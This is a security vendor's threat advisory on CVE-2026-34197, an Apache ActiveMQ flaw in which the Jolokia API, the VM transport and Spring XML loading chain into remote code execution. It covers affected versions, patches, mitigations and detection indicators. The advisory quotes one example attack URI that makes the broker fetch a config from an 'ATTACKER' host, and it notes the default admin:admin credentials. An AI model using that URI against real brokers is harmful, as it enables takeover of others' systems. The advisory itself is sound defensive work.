Hive Pro

Threat Level

Red

Hiveforce Labs

THREAT ADVISORY

VULNERABILITY REPORT

CVE-2026-34197: Jolokia Exposure Enables RCE in ActiveMQ

Date of Publication	Admiralty Code	TA Number
April 20, 2026	A1	TA2026106

Summary

First Seen: March 22, 2026
Affected Products: Apache ActiveMQ Broker, Apache ActiveMQ
Impact: A long-overlooked flaw in Apache ActiveMQ, tracked as CVE-2026-34197, exposes how a well-intended security fix quietly introduced a far more dangerous attack path. By loosening Jolokia access controls to preserve functionality, the platform inadvertently opened sensitive management operations to remote abuse. Attackers can chain this with ActiveMQ's VM transport and Spring XML processing to load malicious configurations and execute arbitrary commands on the broker, effectively taking control of the underlying system. The risk is especially severe in deployments using default credentials or affected versions where authentication is bypassed entirely, turning this into a low-effort, high-impact RCE. With public proof-of-concept details already available and parallels to previously exploited ActiveMQ flaws, widespread exploitation is likely only a matter of time.

CVE

CVE	NAME	AFFECTED PRODUCT	ZERO-DAY	CISA KEV	PATCH
CVE-2026-34197	Apache ActiveMQ Improper Input Validation Vulnerability	Apache ActiveMQ Broker, Apache ActiveMQ	✗	✓	✓

Vulnerability Details

#1

CVE-2026-34197 emerges as a high-impact flaw rooted in improper input validation and unsafe code generation practices, ultimately enabling code injection, that has been hiding in plain sight for 13 years. At its core, the issue traces back to an overly permissive Jolokia access policy introduced while addressing an earlier vulnerability (CVE-2022-41678). Although that fix aimed to harden security by restricting Jolokia to read-only operations and blocking access to sensitive JDK MBeans, it simultaneously introduced a broad “allow” rule for all ActiveMQ MBeans. This exception, intended to preserve web console functionality, inadvertently exposed critical management operations such as BrokerService.addNetworkConnector(String) and BrokerService.addConnector(String) to remote invocation via the Jolokia REST API.

#2

The exploitation path is particularly concerning due to its chaining of multiple independently developed ActiveMQ components. The addNetworkConnector method, designed to dynamically establish broker-to-broker communication, can be abused in combination with ActiveMQ’s VM transport. Originally intended for testing and lightweight embedded use, this transport automatically instantiates a broker instance if one does not already exist. More critically, it accepts a brokerConfig parameter that allows configuration loading from external sources, including remote URLs. By leveraging this behavior, an attacker can supply a crafted URI, such as static:(vm://rce?brokerConfig=xbean:http://ATTACKER/payload.xml), to coerce the broker into fetching and processing a malicious configuration.

#3

This attack becomes fully weaponized through ActiveMQ’s integration with Spring. The xbean: scheme instructs the broker to interpret the remote resource as a Spring XML configuration, which is then processed by ResourceXmlApplicationContext. Because Spring initializes all singleton beans before the broker validates the configuration, a malicious XML payload can define beans that execute arbitrary commands via Runtime.exec(). This design flaw effectively allows attackers to achieve remote code execution on the underlying JVM before any safety checks are enforced.

#4

The vulnerability affects Apache ActiveMQ Broker and ActiveMQ in all versions before 5.19.4, as well as versions 6.0.0 through 6.2.2. While exploitation typically requires authentication, the risk is amplified in environments using default credentials such as admin: admin. More critically, versions 6.0.0 through 6.1.1 inadvertently exposed the /api/* endpoint due to a regression tied to CVE-2024-32114, leaving the Jolokia interface completely unauthenticated. In such cases, CVE-2026-34197 can be exploited without any credentials, significantly lowering the barrier to compromise.

#5 The vulnerability is network-accessible, requires minimal effort to exploit, and results in full system-level code execution, conditions that strongly suggest a high or critical severity rating once formally scored. Notably, the issue has reportedly existed in the codebase for over a decade and mirrors the exploitation pattern seen in CVE-2023-46604, a widely abused ActiveMQ flaw involving malicious Spring XML loading. With detailed technical write-ups and proof-of-concept exploits already public, threat actors will likely operationalize this vulnerability in the near future.

Vulnerability

CVE ID	AFFECTED PRODUCTS	AFFECTED CPE	CWE ID
CVE-2026-34197	Apache ActiveMQ Broker (Before 5.19.4, 6.0.0 Before 6.2.3), Apache ActiveMQ (Before 5.19.4, 6.0.0 before 6.2.3)	cpe:2.3:a:apache:activemq:*:*:*:*:*:*:*:* cpe:2.3:a:apache:activemq_broker:*:*:*:*:*:*:*:*	CWE-20, CWE-94

Recommendations

Upgrade to Patched Versions Immediately: Organizations running Apache ActiveMQ Classic should upgrade to version 5.19.4 or 6.2.3 without delay. The patch removes the ability for the addNetworkConnector operation to add vm:// transports through the Jolokia API, as this was never intended to be an externally accessible operation. Prioritize this upgrade especially for internet-facing or DMZ-hosted broker instances.

Eliminate Default Credentials: Audit all ActiveMQ deployments for the use of default credentials (admin:admin) on the web management console. Replace default credentials with strong, unique passwords and enforce credential rotation policies. Since the exploit requires authentication in most versions, removing default credentials significantly reduces the immediate attack surface.

Restrict Access to the Web Console and Jolokia Endpoint: The ActiveMQ web management console (default port 8161) and its Jolokia API endpoint (/api/jolokia/) should not be exposed to untrusted networks. Implement network-level access controls such as firewall rules, VPN requirements, or IP allowlisting to limit access to authorized administrative personnel only.

Monitor Broker Logs for Exploitation Indicators: Review ActiveMQ broker logs for indicators of exploitation, including network connector activity referencing vm:// URIs with brokerConfig=xbean:http parameters, POST requests to /api/jolokia/ containing addNetworkConnector in the request body, unexpected outbound HTTP connections from the ActiveMQ broker process, and unexpected child processes spawned by the ActiveMQ Java process. These patterns do not occur during normal broker operations and should be treated as high-fidelity indicators of compromise.

Assess Exposure of ActiveMQ 6.0.0 through 6.1.1 Deployments: Organizations running ActiveMQ versions 6.0.0 through 6.1.1 should treat this vulnerability as an unauthenticated RCE due to the compounding effect of CVE-2024-32114, which exposes the Jolokia endpoint without authentication on those versions. These deployments require the most urgent remediation attention.

Potential MITRE ATT&CK TTPs

Tactic	Technique	Sub-technique
Initial Access	T1190: Exploit Public-Facing Application	
Execution	T1059: Command and Scripting Interpreter	
	T1203: Exploitation for Client Execution	
Command and Control	T1105: Ingress Tool Transfer	
Resource Development	T1588: Obtain Capabilities	T1588.006: Vulnerabilities

Patch Link

https://activemq.apache.org/download.html

References

https://activemq.apache.org/security-advisories.data/CVE-2026-34197-announcement.txt


https://horizon3.ai/attack-research/disclosures/cve-2026-34197-activemq-rce-jolokia/

https://hivepro.com/threat-advisory/persistent-attacks-exploiting-apache-activemq-cve-2023-46604/

What Next?

At **Hive Pro**, it is our mission to detect the most likely threats to your organization and to help you prevent them from happening.

Book a free demo with **HivePro Uni5**: Threat Exposure Management Platform.



REPORT GENERATED ON

April 20, 2026 • 8:50 AM

More at www.hivepro.com